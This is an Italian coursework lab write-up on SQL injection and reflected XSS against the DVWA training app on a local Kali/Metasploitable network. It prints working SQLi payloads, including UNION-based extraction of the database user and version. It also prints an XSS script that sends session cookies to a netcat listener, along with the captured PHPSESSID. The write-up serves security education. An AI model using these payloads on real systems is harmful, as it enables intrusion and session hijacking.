
lab> XSS e SQL injection

Fase 1: Configurazione e Connettività

Prima di attaccare, le macchine devono "parlarsi".

1. ip) Per vedere l'ip di kali = `192.168.50.100`
2. **Ping:** Su Kali(ip: , `ping 192.168.50.101` `= (ip di metaspotabile)`. per vedere se le macchine si vedono




3. **Accesso:** Accedere su `http://192.168.1.50/dvwa` .
4. **Set Low:** Vai su **DVWA Security** nel menu a sinistra e imposta il livello su **Low**.


Fase 2: Eseguire lo SQL Injection

Come indicato nel PDF, l'obiettivo è **rompere la query originale** e aggiungerne una nostra.

1. Andiamo su **SQL Injection** dal menu.
2. Nel campo "User ID", inseriamo: `1' OR '1'='1`.



Cosa succede: Il database riceve una condizione che è sempre vera (`1=1`). Invece di mostrarti solo l'utente "1", ti mostrerà **tutti gli utenti** presenti nel database (nomi, cognomi e ID).




Approfondimento: SQL Injection con `UNION`

Oltre al semplice bypass (`' OR '1'='1`), ho utilizzato la tecnica **UNION-Based** per estrarre informazioni strutturali dal database.


Passaggi eseguiti:

1. **Individuazione del numero di colonne:**
   Nel campo User ID ho inserito:
   `1' UNION SELECT 1,2 #`
   Risultato: La pagina ha risposto correttamente, confermando che la query originale seleziona **2 colonne** (probabilmente Nome e Cognome). Se avessi ricevuto un errore, avrei dovuto provare con `1,2,3`.



2. **Estrazione informazioni di sistema:**
   Una volta confermato il numero di colonne, ho usato questo payload per interrogare il database sulle sue specifiche:
   `' UNION SELECT user(), database() #`

- **user()**: Mi ha restituito l'utente che gestisce il database (es. `root@localhost`).
- **database()**: Mi ha confermato che il database in uso si chiama `dvwa`.




Versione del Server:

Per sapere esattamente quale software stiamo attaccando:
`' UNION SELECT null, @@version #`

Risultato:

Questo mostra la versione esatta di MySQL/MariaDB.




Perché si usa `#` alla fine?

Serve a **commentare** il resto della query originale. In pratica, diciamo al database: *"Esegui il mio comando e ignora tutto quello che viene dopo"*. Questo evita che la query originale "rompa" il nostro attacco.


Fase 3: Eseguire l'XSS Reflected

Qui l'obiettivo è far eseguire al browser un comando che non era previsto.


- **XSS (Reflected).**
- Nel campo "What's your name?", inseriamo:
  `<script>alert('Vulnerabilità XSS Amy')</script>`



Cosa succede: Poiché il livello è *Low*, **il server non pulisce il testo**. Il browser legge il tag `<script>` e lo esegue, facendo apparire una finestra di avviso (pop-up).



ho eseguito un attacco XSS Reflected per dimostrare come sia possibile accedere alle informazioni sensibili del browser. Utilizzando `document.cookie`, ho estratto il token di sessione dell'utente, dimostrando che un attaccante potrebbe utilizzare questa vulnerabilità per il Session Hijacking.



Cross-Site Scripting (XSS) Reflected

Seguendo la metodologia illustrata nelle lezioni teoriche, è stato eseguito un attacco per l'esfiltrazione dei cookie di sessione.

- **Fase 1 (Preparazione):** Su Kali Linux è stato attivato un ascoltatore sulla porta 12345 utilizzando Netcat: `nc -l -p 12345`
- **Fase 2 (Exploit):** Nella sezione XSS Reflected della DVWA, è stato iniettato il seguente payload: `<script>window.location="http://192.168.50.100:12345/furto?dato=" + document.cookie</script>`
- **Fase 3 (Esfiltrazione):** Al momento del "Submit", il browser della vittima ha eseguito lo script malevolo, reindirizzando l'utente verso l'IP dell'attaccante e inviando il cookie di sessione come parametro.
- **Risultato:** Nella shell di Kali è stata ricevuta correttamente la stringa contenente il `PHPSESSID`, dimostrando la possibilità di eseguire un attacco di **Session Hijacking**.

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 12345
GET /furto?dato=security=low;%20PHPSESSID=f581991e8a19be34b3fb7c20bb397bab HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Nello screenshot del terminale, si osserva la cattura della richiesta HTTP GET inviata dal browser della vittima. La riga più significativa è la prima, dove viene mostrata l'esfiltrazione del parametro **PHPSESSID**. Questo conferma che lo script XSS ha letto correttamente i cookie di sessione dal browser e li ha trasmessi all'attaccante sulla porta 12345

Conclusioni

- L'**SQL Injection** serve a dimostrare che il database non filtra i caratteri speciali come l'apice `'`.
- L'**XSS** dimostra che l'applicazione accetta codice eseguibile da un utente e lo riflette sulla pagina.
- Entrambi sono possibili perché nel livello **Low** non c'è "sanitizzazione" dell'input (ovvero il server si fida ciecamente di ciò che scrive l'utente).